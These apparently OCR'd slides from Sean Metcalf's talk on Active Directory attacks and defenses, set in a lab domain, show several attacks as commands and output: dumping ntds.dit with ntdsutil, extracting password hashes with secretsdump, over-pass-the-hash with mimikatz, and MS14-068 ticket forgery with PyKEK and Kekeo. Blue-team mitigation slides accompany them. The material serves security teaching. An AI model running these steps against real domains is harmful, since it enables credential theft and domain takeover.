C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {5113733a-e9ba-430f-a320-c1168d2f62e2} generated successfully.
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} mounted as C:\$SNAP_2015032
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_201503242343_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: c:\temp\Active Directory\ntds.dit

                  Defragmentation  Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ...................................................

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} unmounted.
IFM media created successfully in c:\temp
ifm: q
C:\Windows\system32\ntdsutil.exe: q
```


Dump Password Hashes from NTDS.dit



```
root@kali:/opt/impacket-0.9.11# secretsdump.py -system /opt/ntds/syst
ds /opt/ntds/ntds.dit LOCAL
Impacket v0.9.11 - Copyright 2002-2014 Core Security Technologies

[*] Target system bootKey: 0x47f313875531b01e41a749186116575b
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] Pek found and decrypted: 0xc84e1ce7a0a057df160a8d8f9b86d98c
[*] Reading and decrypting hashes from /opt/ntds/ntds.dit
ADSDC02$:2101:aad3b435b51404eeaad3b435b51404ee:eaac459f6664fe083b734a
ADSDC01$:1000:aad3b435b51404eeaad3b435b51404ee:400c1c111513a3a988671
ADSDC05$:1104:aad3b435b51404eeaad3b435b51404ee:aabbc5e3df7bf11ebcad1
ADSDC04$:1105:aad3b435b51404eeaad3b435b51404ee:840c1a91da2670b6d5bd1
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f0459
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8a2f1adcdd519a2e51578002
lab.adsecurity.org\Admin:1103:aad3b435b51404eeaad3b435b51404ee:7c08d
lab.adsecurity.org\LukeSkywalker:2601:aad3b435b51404eeaad3b435b51404
lab.adsecurity.org\HanSolo:2602:aad3b435b51404eeaad3b435b51404ee:269
lab.adsecurity.org\JoeUser:2605:aad3b435b51404eeaad3b435b51404ee:7c0
ADSWKWIN7$:2606:aad3b435b51404eeaad3b435b51404ee:70553133c63b5dfffac
lab.adsecurity.org\ServerAdmin:2607:aad3b435b51404eeaad3b435b51404ee
lab.adsecurity.org\Nathaniel.Morris:2608:aad3b435b51404eeaad3b435b51
```

Over Pass the Hash

- Use the NTLM password hash to get Kerberos ticket(s)



```
mimikatz(commandline) # sekurlsa::pth /user:LukeSkywalker /domain:lab.adsecurity.org /ntlm:177af8ab46321ceef2
ba7
user    : LukeSkywalker
domain  : lab.adsecurity.org
program : cmd.exe
NTLM    : 177af8ab46321ceef22b4e8376f2dba7
  |  PID  2936
  |  TID  2900
  |  LUID 0 ; 1688016 (00000000:0019c1d0)
  \_ msv1_0   - data copy @ 00000000000DDAA0 : OK !
  \_ kerberos - data copy @ 000000000171DD58
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null

mimikatz #
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
adswrk7\adsadmin

C:\Windows\system32>klist

Current LogonId is 0:0x19c1d0

Cached Tickets: (0)

C:\Windows\system32>net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.
```

Sean Metcalf (@Pyrotek3)

Blue Team Response: Credential Theft

- Mitigation:
  - Protect admin credentials.
  - Set all admin accounts to “sensitive & cannot be delegated”.
  - Admins only logon to specific systems.
  - Separate Admin workstations for administrators (locked-down & no internet).
  - Limit Service Account rights/permissions.
- Detection: *Difficult*

MS14-068: (Microsoft) Kerberos Vulnerability


- ✦MS14-068 (CVE-2014-6324) Patch released 11/18/2014
- ✦Domain Controller Kerberos Service (KDC) didn’t correctly validate the PAC checksum.
- ✦Effectively re-write user ticket to be a Domain Admin.
- ✦**Own AD in 5 minutes**

Gavin Millard @gmillard · 11h


MS14-068 in the real world.
"Welcome Captain. Would you like a coffee before you take off"
#infosec

https://adsecurity.org/?tag=ms14068

MS14-068 (PyKEK 12/5/2014)




```
c:\Temp\pykek>ms14-068.py -u bobafett@lab.adsecurity.org -p Password99! -s S-1-5-
29127-1617 -d adsdc02.lab.adsecurity.org
  [+] Building AS-REQ for adsdc02.lab.adsecurity.org... Done!
  [+] Sending AS-REQ to adsdc02.lab.adsecurity.org... Done!
  [+] Receiving AS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Parsing AS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Building TGS-REQ for adsdc02.lab.adsecurity.org... Done!
  [+] Sending TGS-REQ to adsdc02.lab.adsecurity.org... Done!
  [+] Receiving TGS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Parsing TGS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Creating ccache file 'TGT_bobafett@lab.adsecurity.org.ccache'... Done!
```



```
mimikatz(commandline) # kerberos::ptc c:\temp\pykek\TGT_bobafett@lab.adsecur

Principal : (01) : bobafett ; @ LAB.ADSECURITY.ORG

Data 0
           Start/End/MaxRenew: 2/8/2015 7:54:18 PM ; 2/9/2015 5:54:18 AM ; 2
           Service Name (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURI
           Target Name  (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURI
           Client Name  (01) : bobafett ; @ LAB.ADSECURITY.ORG
           Flags 50a00000    : pre_authent ; renewable ; proxiable ; forward
           Session Key       : 0x00000017 - rc4_hmac_nt
             04f2a374032b0477c6195fdac06721c5
           Ticket            : 0x00000000 - null              ; kvno = 2
           * Injecting ticket : OK

mimikatz(commandline) # exit
Bye!

c:\Temp\pykek>net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.
```

Sean Metcalf (@Pyrotek3)

MS14-068 Kekeo Exploit



```
PS C:\temp\kekeo> .\ms14068.exe /domain:lab.adsecurity.org /user:JoeUser /pass

  .#####.   MS14-068 POC 1.1 (x86) release "Kiwi en C" (Apr 19 2015 00:51:32)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                      (oe.eo)
  '#####'    ...   with thanks to Tom Maddock & Sylvain Monne * * */

[KDC] 'ADSDC01.lab.adsecurity.org' will be the main server
[AUTH] Impersonation
[KDC] 3 server(s) in list
[SID/RID] 'JoeUser @ lab.adsecurity.org' must be translated to SID/RID

user     : JoeUser
domain   : lab.adsecurity.org
password : ***
sid      : S-1-5-21-1583770191-140008446-3268284411
rid      : 1111
key      : 7c08d63a2f48f045971bc2236ed3f3ac (rc4_hmac_nt)
ticket   : ** Pass The Ticket **
 [level 1] Reality       (AS-REQ)
 [level 2] Van Chase     (PAC TIME)
  * PAC generated
  * PAC """"signed""""
 [level 3] The Hotel     (TGS-REQ)
 [level 4] Snow Fortress (TGS-REQ)
  * ADSDC01 : KDC_ERR_SUMTYPE_NOSUPP (15)
  * ADSDC02 : [level 5] Limbo ! (KRB-CRED) :  * Ticket successfully submitted
Auto inject BREAKS on first Pass-the-ticket
PS C:\temp\kekeo> net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.
```


Blue Team Response: MS14-068

Mitigation:

- Patch servers with KB3011780 before running DCPromo – patch the server build.
- Check patch status before running DCPromo

Detection:

- IDS Signature for Kerberos AS-REQ & TGS-REQ both containing “Include PAC: False”



```
PS C:\> Get-Hotfix KB3011780

Source        Description      HotFixID      InstalledBy
------        -----------      --------      -----------
ADSDC01       Security Update  KB3011780     ADSECLAB\ADSAdm
```


Advanced Persistence

Sneaky AD Persistence Tricks
(Attacker has DA access for 5 minutes)

